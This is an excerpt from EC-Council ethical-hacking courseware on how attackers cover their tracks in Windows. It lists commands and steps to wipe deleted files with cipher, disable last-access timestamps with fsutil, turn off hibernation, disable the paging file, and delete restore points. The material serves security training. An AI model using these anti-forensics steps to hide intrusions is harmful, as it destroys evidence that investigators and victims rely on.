Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Delete Files using Cipher.exe

Cipher.exe is an in-built Windows command-line tool that can be used to securely delete data by overwriting them to avoid recovery in the future. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates and encrypts a malicious text file, at the time of the encryption process, a backup file is created. Therefore, if the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can then be used by security personnel for investigation.

To avoid data recovery and cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files, first with all zeroes (0 × 00), second with all 255s (0 × FF), and then finally with random numbers.

The attacker can delete files using Cipher.exe by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to overwrite deleted files in a specific folder:

  `cipher /w:<drive letter>:\<folder name>`
- Use the following command to overwrite all the deleted files in the given drive:

  `cipher /w:<drive letter>`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.240: Screenshot of Cipher.exe command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disable Windows Functionality

Disable the Last Access Timestamp

fsutil is a utility in Windows used to set the NTFS volume behavior parameter, **DisableLastAccess**, which controls enabling or disabling of the last access timestamp




Disable Windows Hibernation

Disable Windows hibernation using the **Registry Editor** or **powercfg** command


Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Disable Windows Functionality (Cont'd)

Disable Windows Virtual Memory (Paging File)



Disable System Restore Points




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disable Windows Functionality (Cont'd)

Disable Windows Thumbnail Cache



Disable Windows Prefetch Feature



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Disable Windows Functionality

- **Disable the Last Access Timestamp**

  The last access timestamp of a file contains information regarding the time and data when the specific file was opened for reading or writing. Therefore, every time a user accesses a file, the timestamp is updated. Attackers use the fsutil tool to disable or enable the last access timestamp.

  fsutil is a command-line utility in the Windows OS used to set the NTFS volume behavior parameter, **`DisableLastAccess`**, which controls the enabling or disabling of the last access timestamp.

  For example,

  `DisableLastAccess = 1` indicates that the last access timestamps are disabled.

  `DisableLastAccess = 0` indicates that the last access timestamps are enabled.

  As shown in the screenshot, attackers use the following command to disable the last access updates:

  `>fsutil behavior set disablelastaccess 1`




Figure 6.241: Screenshot of fsutil command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disable Windows Hibernation**

  The hibernate file (Hiberfil.sys) is a hidden system file located in the root directory where the OS is installed. This file contains information regarding the system RAM stored on a hard disk at specific times (when the user selects to hibernate his/her system). This information is crucial as security personnel can use it to investigate an attack on the system. Therefore, disabling Windows hibernation is a crucial step toward covering the tracks.

  The attacker can disable Windows hibernation through the registry by implementing the following steps:

  - Open **Registry Editor** and navigate to the following location:

    `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power`

  - Double-click on **HibernateEnabledDefault** from the right pane; an **Edit DWORD (32-bit) Value** dialog box appears
  - In the **Value data:** field, enter a value of 0 to disable hibernation
  - Press **OK**




Figure 6.242: Screenshot of Registry Editor to disable hibernation

Attackers can also disable Windows hibernation through command prompt by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to disable hibernation:

  `powercfg.exe /hibernate off`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disable Windows Virtual Memory (Paging File)**

  Virtual memory, also called a paging file, is a special file in Windows that is used as a compensation when RAM (physical memory) falls short of usable space. For example, if an attacker has an encrypted file and wants to read it, he/she must first decrypt it. This decrypted file stays in the paging file, even after the attacker logs out of the system. Moreover, some third-party programs can be used to store plaintext passwords and other sensitive information temporarily. Therefore, disabling paging in Windows is a crucial step toward covering tracks.

  The attacker can disable paging by implementing the following steps:

  1. Open **Control Panel** and navigate to the following location:

     System and Security → System → Advanced system settings

  2. A **System Properties** dialog box appears; in the **Advanced** tab, click on **Settings…** under the **Performance** section
  3. A **Performance Options** dialog box appears; go to the **Advanced** tab and click on **Change…** under the **Virtual Memory** section
  4. A **Virtual Memory** dialog box appears; uncheck **Automatically manage paging file size for all drives**
  5. Select the drive where paging should be disabled, then check the option **No paging file** and click **Set**
  6. In the **System Properties** window, click **Yes**
  7. Finally, click **OK** to implement the changes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.243: Screenshot of disabling paging through Control Panel

- **Disable System Restore Points**

  System restore points contain information about hidden data and previously deleted files. This poses a risk for attackers as the deleted files can be recovered from previous restore points.

  The attacker can disable system restore points by implementing the following steps:

  - Open **Control Panel** and navigate to the following location:

    System and Security → System → System protection

  - A **System Properties** dialog box appears; in the **System Protection** tab, select the drive and click on **Configure…**
  - Under the **Restore Settings** section, select the **Disable system protection** option and click on the **Delete** button
  - The **System Protection** wizard appears; click **Continue** to delete all restore points on the drive
  - Click **OK**
  - Repeat the above steps for all disk partitions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

